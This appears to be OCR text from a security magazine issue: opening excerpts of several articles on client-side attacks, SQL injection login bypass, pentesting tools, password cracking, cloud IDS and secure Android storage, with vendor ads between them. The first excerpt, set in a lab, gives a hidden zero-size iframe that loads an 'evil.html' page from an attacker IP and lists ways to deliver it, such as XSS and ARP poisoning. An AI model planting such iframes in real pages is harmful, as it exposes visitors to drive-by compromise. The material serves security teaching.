In the first article we have seen how to hack a server, for do this we need one open port, one service listening, one daemon started, but if our network scan display only closed port? Or if the target is one or more client?

Ok, don't worry, in this article we will learn a client side attack, this is a "type" of attack and not "one" attack, we have a lot of client side exploits, some of that are based on application like java or acrobat reader, normally the big problem in client side attacks is to convince the client to open a web page or something like that. We have a lot of techniques for do this, we can use ARP cache poisoning, we can send html link in e-mail (if the e-mail client's don't stop the attack disabling external link) or you can put the link to the attack page in an html page on compromised web server or insert this link in a page vulnerable to XSS attack. The simplest syntax for embed evil code in html page, also used in phishing attack or used by malware, is using iframe, normally the iframe (inline frame) is used for place one html document in a frame, the syntax is something like this: `<iframe width=0 height=0 src=http://myserver.ext/page.html>` for hiding better the evil frame we can use `width=0` and `height=0`, the frame dimension is a point, but in some browser is possible that the frame is like a small square, to resolve this issue we can use `frameborder=0`, the complete syntax of our attack will be something like this: `<iframe width=0 height=0 frameborder=0 src=http://192.168.254.1/evil.html>`.

The Lab

For this article I use two virtual machine, my favorite attacking machine BackTrack 5 R3 x64 and one Windows 7 Enterprise N x64 machine as a target, the BT5 has IP address 192.168.254.1 and the Win 7 machine has 192.168.254.15, If you are not familiar with linux you can read the first article where I explain IP settings in Backtrack in static




Figure 1. *Target S.O.*




Figure 2. *Installed software – java*




Figure 3. *Java version from cmd*

How to perform SQL Injection and Bypass Login forms Like a Pro

Have you ever wondered how 'hackers' managed to bypass login forms (Figure 1) without knowing the username and password? In the movies, the 'hacker' would be shown performing some form of smart guess work or trying variants of the username and password pair at double time (brute-force).

SQL Injection Attack (SQLIA) is probably too tough for Hollywood material but it is very common. Many remotely accessible applications are using some form of SQL server. Believe it or not, to 'hackers' advantages, there are developers who are still ignorant about the risks and preventions of SQLIA.

At the end of this simple how to, I hope you can walk away with the knowledge to carry out your own SQLIA research safely without the risks of being arrested. As there are a lot of tools and methods to perform SQLIA, I won't be able to cover all of them here. Read the References section and do your research to find out if they are helpful or not for you as I would not go deep into them as article is very basic.

In short, what you will learn from this article:

- SQL Injection 101
- Doing it manually.
- Using tools to save time.
- Setting up a lab to test locally.
- Practicing on 'live' labs.
- Preventing SQL injection.




Figure 1. *Bypass login forms*

You are not required to have any prior knowledge in programming nor SQL to dive into SQLIA. But knowing them can help in understanding why certain techniques work or not. As long as you are able to follow along the installation procedures and commands, you are good to go.

Software requirements

To follow along, you should be comfortable with running commands on a UNIX environment. You can grab a copy of Backtrack live CD. It contains many tools and you can run it either as a virtualized quest OS on top of your OS or boot it live from your machine.

SQL Injection 101

SQL is the language applications interact with databases such as MySQL, one of the many popular database used by Internet websites. Static websites are fueled by HTML, CSS and binary media files. Dynamic websites on the other hand are powered by databases to store data and dynamically generate HTML and other resources seen by the users via browsers. Our target is the dynamic website.

You might think running a database website is complex but it is not. Web hosting is a big business; it is what you interact with online with both desktop and mobile browsers. Cpanel, Word-

Dr.WEB®
20 years

Dr.Web SpIDer is 8-legged!

New Package Installer

Improved Technology for Protection against yet-unknown Threats

Improved Parental Control

Unified User Interface

New Anti-Rootkit Module

Online Service Dr.Web Cloud

Free Upgrade to New Version

Better than ever: Dr.Web Security Space version 8.0! 30-day trial available from https://download.drweb.com/?lng=en

New Version 8.0

Dr.Web Security Space
and Dr.Web Antivirus for Windows

Get your free 60-day license under
https://www.drweb.com/press/

Doctor Web is a Russian anti-virus vendor with a software development record dating back to 1992.
www.drweb.com

How to Become a Penetration Tester

In an age of drive-by malware, corporate espionage, and cyber-warfare, the web seems anything but 'safe.' The field of Information Security has flourished and as a result, the art of pro-active penetration testing has been born.

There are hundreds of tools at your disposal, forums drenched in data, and online video tutorials at every corner but the million-dollar question remains – where do you begin?

Understanding the Fundamentals

There are a number of different skill sets required to perform an effective penetration test, whether it be targeting web applications, desktop applications, or corporate networks. Understanding the fundamentals of each component will greatly increase your knowledge base and thus make you a more effective and efficient pentester. For starters, understanding *Transmission Control Protocol* (TCP) and *Internet Protocol* (IP) is critical to any pentester's success. There are a number of well-written articles describing subnet masking, the OSI model, DNS, etc. and I would recommend investing a large amount of time understanding the core concepts before picking up a single tool. Here are a few references to get you started:

- *http://en.wikipedia.org/wiki/OSI_model*
- *http://en.wikipedia.org/wiki/Subnetwork*
- *http://www.windowsnetworking.com/articles-tutorials/netgeneral/tcpip.html*

Essential Tools

There are a number of tools available on the marketplace and your client's requirements for each engagement may slightly vary. However, there are three 'must haves' that penetration testers use frequently: Netcat, Nmap, and a proxy such as OWASP ZAP.

Netcat

Once you have a basic understanding of the OSI model and TCP/IP, download the Netcat Traditional package. With Netcat, you are able to read from and write to network connections using TCP/UDP. It's able to function as a socket server/client by communicating with programs in a bi-directional manner. In other words, Netcat offers a means to interacting with network services, making it useful for pentesting. It enables novices to learn the inner-workings of common network protocols by emulating the various daemons. For example, by using Netcat one is able to interact with web servers by manually issuing various HTTP commands that are typically issued by a web browser. This includes commands such as GET and POST, which are used when interacting with web applications. Once you are able to use something as simple as Netcat to browse a web server, you have developed a much greater understanding of what is happening "under the hood" of a web browser when interacting with websites.

With Netcat, you are able to achieve nearly anything and everything network related. Here are a few ways you can use Netcat:

Passwords Cracking: Theory and Practice

In this article, we discuss about the usability of passwords in different applications and we also categorize them according to their entropy, or more simply according to how easily they can be cracked.

We analyse the state-of-art regarding different password cracking techniques like brute-force and dictionary attacks and lastly we explain how one can use some existing ready software for recovering passwords used in some applications.

Introduction

Password is a sequence of spaced or un-spaced characters, which is used to determine that a user requesting access to a system, or a file or an application is the authorized one. Passwords have many applications like protecting personal or other data, authorization of access to systems or networks, users authentication and many others. Most applications use both identification and verification on the same process to authenticate users to gain access (authorization) in systems resources.

The three main verification schemes are:

- Verification by something you know as password or PIN
- Verification by something you possessed such as passport, smart card or token
- Verification by biometrics

Passwords belong to the first category and they can be combined with biometrics or smart cards providing a stronger two factor-authentication process. Nowadays, access to many applications such as emails, social networks and cloud computing services require a password for access. In *Figure* 1 we illustrate the protocol used on Unix OS [1] for users authentication. The protocols is described as follows:

- Users enter their usernames and passwords.
- The first eight characters of the password or equivalently these 56-bits of information combined with an initial plaintext identical to zero are used as a secret key for DES cipher
- DES cipher is repeated 25 times until the final ciphertext is constructed.
- The device then compares the current ciphertext calculated by the previous two steps with the value F(P) stored in the device. F(P) is the function which gives the hash value for every password stored in the UNIX system.




Figure 1. *Unix user authentication based on password*

TrustSphere

Global Reputation

TrustCloud


Industry's Most Comprehensive Real Time Dynamic Reputation List

+

Local Relationships

TrustVault™

Restoring Security, Integrity & Reliability to Messaging Systems



TrustSphere
Tel: +65 6536 5203
Fax: +65 6536 5463
www.TrustSphere.com

3 Phillip Street
#13- 03 Commerce Point
Singapore 048693

Fedora Security Spin An All-in-one Security Toolbox

It is important for a hacker to have all the tools and software necessaries to perform a successful exploitation. Or if you are an ethical hacker (I love the word "ethical"), you will need a powerful set of tools to perform a penetration testing. Here we will check an excellent toolbox for that… no, it is not BackTrack. It is a great alternative called Fedora Security Spin.

In this article, you will learn about security tools, mainly Fedora Security Spin, what software it includes (not only to perform penetration testing), the benefits, advantages and features of this Fedora spin. Also I will tell you some important considerations before you create your hacking lab and perform a penetration test.

Featuring… Fedora Security Spin

According to the Fedora official web page, Fedora Security Spin is a Fedora distribution that provides "… a safe test environment to work on security auditing, forensics, system rescue, and teaching security testing methodologies". As you will see, this security toolbox includes a huge list of software, not only for pentesting, useful of all security professionals (even good guys or bad ones).

Fedora Security Spin has a firewall, code analysis, password crackers, reconnaissance, network analyzer, intrusion prevention. Its primary objective is to give the user a full featured security tool, not only to perform an attack, but also to protect itself and prevent an attack (Figure 1).

Figure 1. *Fedora Security Spin logo*

This Fedora spin is maintained by a very active security community of Security Testers and Developers. If you want to be part of it, contact your regional Fedora community.

Advantages and some benefits

A huge advantage of using Fedora Security Spin is that is backed by a large parent organization like Fedora (Red Hat). This gives Fedora Security Spin a high level to compete with BackTrack.

A benefit of use Fedora Security Spin is that is a stable platform excellent for teaching, testing and practice security features. Also, it is a complete Repair/Rescue System – with tools not contained on the other LiveCD's to rescue your system (Figure 2).

Some of the installed software …

I will list you a few installed software of the huge library of tools available to use:

Code Analyzer

- Flawfinder: Code analyzer software. Can be used to find code vulnerabilities
- pscan: Process monitoring tool

Protected Only by Antivirus?

Complete your PC's security by running Malwarebytes Anti-Malware alongside your Anti-Virus to become fully protected from the latest threats.

Protect Your Business Now!

Visit Malwarebytes.org

For more information,

Contact us at Corporate-Sales@Malwarebytes.org

Malwarebytes

Intrusion Detection System (IDS):

An Approach to Protecting Cloud Services

For the past couple of years, major concerns have been addressed in regard to cloud computing environment. One of the highest concerns was security and compliance. In this initial draft of my paper, I will discuss the importance of Intrusion Detection System (IDS) in protecting the different elements of cloud computing services and the current challenges.

My approach is to establish a tentative framework to implement IDS in the online cloud environment via the utilization of process auditing and policy compliance to address some of the security control challenges. My approach has great value to those who consider using on-demand access cloud services and have concerns with the protection against malicious act.

Introduction

The new evolvement of cloud computing services and the rapid advancements of its capabilities attract most of the organizations and communities to join the new avenue. It promises scalable service at a low cost compared with traditional IT environment. Cloud service providers support their customers with a different variety of services from top level software to the lower level of hardware components [1]. In addition, and between the years of 2008 to 2009, International Data Corporation (IDC) did a field study to find the lowest cost and more effective IT solution on the Internet. The result came to conclude that cloud computing service is the number one [3].

Now as the online services keep grown in infrastructure performance, storage capabilities, development platforms, and software services; the number of users and customer access is raising accordingly. Service provider rivalry in delivering a quality of service is increasing day-by-day and thus cost per customer per access keeps falling [1]. With this statistics of massive number of online users to web-based service becoming more of a standard measure. Now a tremendous direction of intruders has re-routed their effort to those new capabilities. The result of unauthorized access or interruption of service will, indeed, be very unwelcomed.

The intrusion detection system (IDS) can deliver additional security level to the security in-depth framework by investigating network traffic, user activity, system log files, system events, and current system configuration [2]. The right and appropriate setup of IDS system in an environment can combat attackers and intruders for gaining access to any informational assets based on pre-defined rules and policies set by the information security department in an organization.

With the shift from the in-house data center to cloud compute online data-center hosted by third party; many obstacles may face both customers and cloud service providers. One of the highest challenges that have been addressed was security and privacy; rated as number one in the study performed in [4]. This is clearly obvious sense all cloud computing services and models are Internet-enabled. In other words, everyone (the bad and

Understanding Cloud Security Issues

In the middle of the first decade of the new millennium, Amazon faced business and technology issues: Business was very seasonal, as was demand for computing resources. For example, the powerful computer systems needed to cope with the Christmas shopping frenzy lay idle for the rest of the year.

They say that was the scenario that gave birth to the new concept – after all, Amazon is the retail giant, so instead of just books and toys, somebody was clever enough to ask: why not market computing resources to our consumers? In 2006, this idea evolved into Amazon Web Services, which generate an estimated, annual income for Amazon of around one and a half billion dollars (Amazon does not publish the direct results of AWS).

This move turned Amazon into the leading market provider of infrastructure as a service (IaaS) and compute services to hundreds of thousands of customers.

This was the beginning of cloud computing in its current form as we know it today. Of course, cloud computing already existed before Amazon entered the scene, and would no doubt have also developed without it, but why ruin a good story even if it was never officially confirmed by the executive leadership at Amazon?

My objective in this article is to examine innovation in the field of cloud computing from various legal, administrative and regulatory angles, in addition, of course, to looking at the technological challenges, and all this without "killing a good story" – meaning, without detracting from cloud technology's ability to alter the way we use our computerized services.

The Initial Challenge – Contract Management

The first issue we shall touch upon is of a legal nature. Cloud computing is perhaps one of the few interfaces in an organization that requires the cooperation of the computing department with the legal department in order to pinpoint risks and obstacles. Sometimes, the only way an organization can manage the risks involved in the transition to cloud computing is to employ contractual controls and SLAs. This is particularly true in a SaaS environment.

As you read, please remember that beyond understanding the legal implications, the customer usually has little power to introduce any significant changes into the contract with the cloud provider. The cloud provider's competitive advantage lies in the uniformity of service provision to customers. Unfortunately, many contracts with cloud providers are vaguely and ambiguously phrased regarding their responsibilities and commitments towards customers. Despite considerable invested effort to change this situation (for HP and CSA, projects are under way to define areas of responsibility within a cloud), we are still far from our goal concerning procurement of cloud services as a consumer product anchored in clearly-defined contractual terms.

The legal issues customers encounter when switching to cloud computing can be variously grouped as follows:

How to Store Data Securely on Android Platform

This article explores the various possible ways to store data on android, analyzing possible attacks and countermeasures, and it provides you with an almost secure way to store data, using strong cryptography. As a result, you will learn how to implement AES256 cryptography in your applications.

As an Android developer, you will need to store some data related to your applications. As you will already know, there are lots of ways to store persistent data: databases, files, or preferences, either on internal or removable storage.

Each of them presents some advantages and – of course – some problems if you want your data to be stored *securely*.

Let's analyze them one by one, pinpointing possible attacks and solutions.

Data on SD/External Storage

Most of the Android devices come with an "external storage", which can be an SD card or can consist of some space from the internal memory used to store data/files.

As a developer, you may choose to use the external storage to save something that will not be lost even if your application – a photo application, for example – is removed; if you need a considerable amount of space; or if you want to exchange data between applications (even if there are more useful ways to do so, see *content providers*).

To give your application access to the external storage, you just need to add READ_EXTERNAL_STORAGE / WRITE_EXTERNAL_STORAGE to your Manifest file: by doing so, your app can read/write anything on your SD.

This means that any application – at least those which request these permissions – can read all the information stored on the external storage, including your application's data.

Moreover, if the device is connected to a PC, the external storage is usually available and accessible from that computer. The same thing happens if the external storage equals to the SD and this SD is removed from the device and mounted elsewhere.

To conclude, there is no way whatsoever to securely protect data if they are stored on external storage. Let's see what changes if we use what the Android system offers.

Data on application space (shared preferences, files, …)

A better approach to saving "private" data on your application is to use the phone's internal storage.

As a matter of fact, physically, the internal storage is the very same directory on which your application is installed on the system and, according to the Android system behaviors, it is accessible only by your application. However, you should always remember that if your application is removed, all the data stored here will also be removed permanently.

For example, in order to create a file in the internal storage and write something, you should do something like (Listing 1).

How To Secure Web Applications

Applications and hence application security have become day to day topic and subject almost everywhere. We use many types of web applications and their functions in our daily activities; like Online shopping, Web mail services, Search engines, E-Banking, etc... There is no doubt that application security is now a major concern for both different kinds of Service Providers and Clients.

Disclaimer

This article aims to open new points of view on root causes of vulnerabilities and principles and guidelines to secure our application, independent of Programming Language and their functions. After reading this article, you will learn about:

- Basic of security.
- What statistics say about Web Application Security.
- Common threats in Web Application environment.
- Countermeasure rules of thumb.
- STRIDE chain.
- Concept of "Injection Attack".
- Secure Programming guidelines.

Basic Security Concepts

The area of Security is so wide that even covering the basics needs a lot of time and explanations. We will name few related terms and give a brief description on them.

There are two subjects that Security concerns about. One is "Asset" and the other one is "People". "Asset" refers to anything we want to keep Secure; from our mail password(s) or our credit number, to any kind of data we want to communicate to specific destinations and want them and only them to get our data. "People" are not necessarily human; they are potential threats like applications (good or evil), users and in one word "everything"! Yes I know it sounds too pessimistic but when it comes to Security, you should be guarded against anything and anyone, soldiers! firstly yourselves.

For "Asset", we use *CIA*. No! not that big brother; it refers to *Confidentially*, *Integrity* and *Availability*.

Confidentially

Talks about the ways we could keep our "Asset" reachable only by trusted and supposed "People". For example, you want to write down your mail password and keep in a safe place for the time you forget your password. How are you going to do that? You can use many easy, and of course non-secure, ways to do so; like, reversing the orders of characters: *abcd123* would be *321dcba.* You might think it's better to choose a password that never going to be forgotten; and that's when many people fails to the *trap of easily guessable password*. Using one's birthday or wedding date or the name of one's children is a big "No! No!". Do you think only ordinary people use such damn-weak passwords? Unfortunately the answer is

secutech

Your One-stop Security Solution Portal

From components to solutions, 560 original security manufacturers are here to offer turn-key services.

- Asia's No 1 access control showcase, including parking, gates and locks
- Grand display of CCTV upgrades solutions
- World's only HD-SDI pavilion and live demo
- Special highlights: vehicle security, home security and accessories
- Top 100 premier manufacturers from Taiwan, China, Korea and other countries
- 3000+ kinds of new launches

April 24 - 26, 2013
Taipei Nangang Exhibition Center, Taiwan
www.secutech.com

App Store Google play

First Secutech mobile app available
Scan QR code for free download!

messe frankfurt

How To Get Maximum Security Of Your Information

Every one of us needs to secure his/her own information against disclosure, intrusion and theft, initially there is no product which name is security and which you can buy to be secure... this is a fact widely known and agreed between all security professionals around the globe, the security is an attitude and best practices.

When you develop this attitude of security and implement the best practices you will be as secure as possible but this is no one hundred sure security in any system or solution. In this article I'll discuss the best security practices and the top advices provided by the ethical hackers and security professionals, after reading this article you will get enough knowledge to secure your data and information in the following topics:

- Email security
- Securing personal files
- Secure your browsing Internet activates
- Wireless security
- Operating system security
- Secure use for social network
- Defense against viruses, worms and Trojan horses

Email Security

We use the email service every day for personal and business needs but the most important thing now is how to keep the email account and email data secure as possible this objective can be achieved by the following steps:

- Don't share your email password and select strong password
- Don't open the malicious emails, delete it immediately and inform the helpdesk team in your company or report it as spam in your personal mail
- When you find a link and you need to open it copy the link and paste it in the browser
- Before open the link and login with your credential make sure that it is the domain name not the sub-domain As shown in Figure 1

In the 1st link live.com is the domain and the login is the sub-domain this sub-domain created by the site web master this is the original site of Hotmail email service but in the 2nd link the `3afrakhooosha12d2341d13sfhjafasfhjadfhasjdfsajdf.com` is the domain name which registered by the hacker! And the loginlive is the sub-domain which created by the hacker through the control panel of the site this is known as phishing which attract you to write your credential in another site similar to the original one:




Figure 1. *Domain name*

Tadiran Telecom

Easy to Communicate

Tadiran Telecom is an innovator and supplier of UC&C solutions for businesses of all sizes, including tier-1 organizations, in various market segments in 41 countries worldwide.

AEONIX – Unified Communications & Collaboration Solution

Aeonix, Tadiran's next generation platform, is a UC&C and Contact center solution that is easy to integrate, easy to operate, and easy to maintain.

www.tadirantele.com

WEBNETSOFT

Integrated IT Solutions

www.webnetsoft.gr

- ✓ Information Security
- ✓ Network Security
- ✓ Physical Security
- ✓ Software Development
- ✓ IT Services
- ✓ Telecommunications
- ✓ Consulting Services
- ✓ Outsourcing Services

Greece - Attica Glyfada T. +30 213 0024 233 F. +30 211 7807 999
info@webnetsoft.gr

XPANDION

TAKE CONTROL OVER ERP

Take control over ERP with Xpandion's complete suite of products

Rapid implementation process | **No SAP® expertise needed** | **Simple web-based control**

Installed externally to SAP and other monitored systems, ProfileTailor Dynamics suite is up and running within days, delivering immediate results alongside ongoing monitoring and alerting support.

Based on Xpandion's unique behavioral-profiling technology, ProfileTailor Dynamics learns actual system consumption, providing maximum security and management efficiency while significantly reducing IT asset management costs.

Request Demo

Optimize SAP licenses

- Save up to 50% in license usage!
- Manage all systems from centralized point
- Save on valuable resources

Enhance SAP security

- Save over 15% on total maintenance fees!
- Achieve 360° real-time view of authorizations
- Detect sensitive activities and react instantly

Control GRC

- Cut GRC expenses by 30-50%!
- Proactively prevent fraud
- Minimize business risk

CLOUD ENABLED

SAP Partner

Gartner 2012 CoolVendor

SAP® Certified Integration with SAP Applications

info@xpandion.com
Tel +1-800-707-5144

www.xpandion.com